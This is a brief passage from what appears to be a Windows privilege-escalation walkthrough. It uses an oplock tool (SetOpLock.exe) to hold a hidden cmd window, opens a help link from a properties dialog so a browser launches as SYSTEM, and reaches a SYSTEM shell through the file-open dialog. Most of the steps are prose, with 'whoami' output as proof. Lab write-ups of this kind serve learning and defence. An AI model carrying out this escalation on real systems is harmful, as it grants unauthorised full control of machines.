


Once we get the invisible cmd locked thank to **SetOpLock.exe** , we go to proprieties in order to get a help link and open the browser we want automatically as SYTEM







Here **ctrl+o** to open the file explorer



We confirm that we have the privileges we wanted,



then cmd here and we got the shell as SYSTEM!



```
C:\Windows\system32>whoami
nt authority\system
```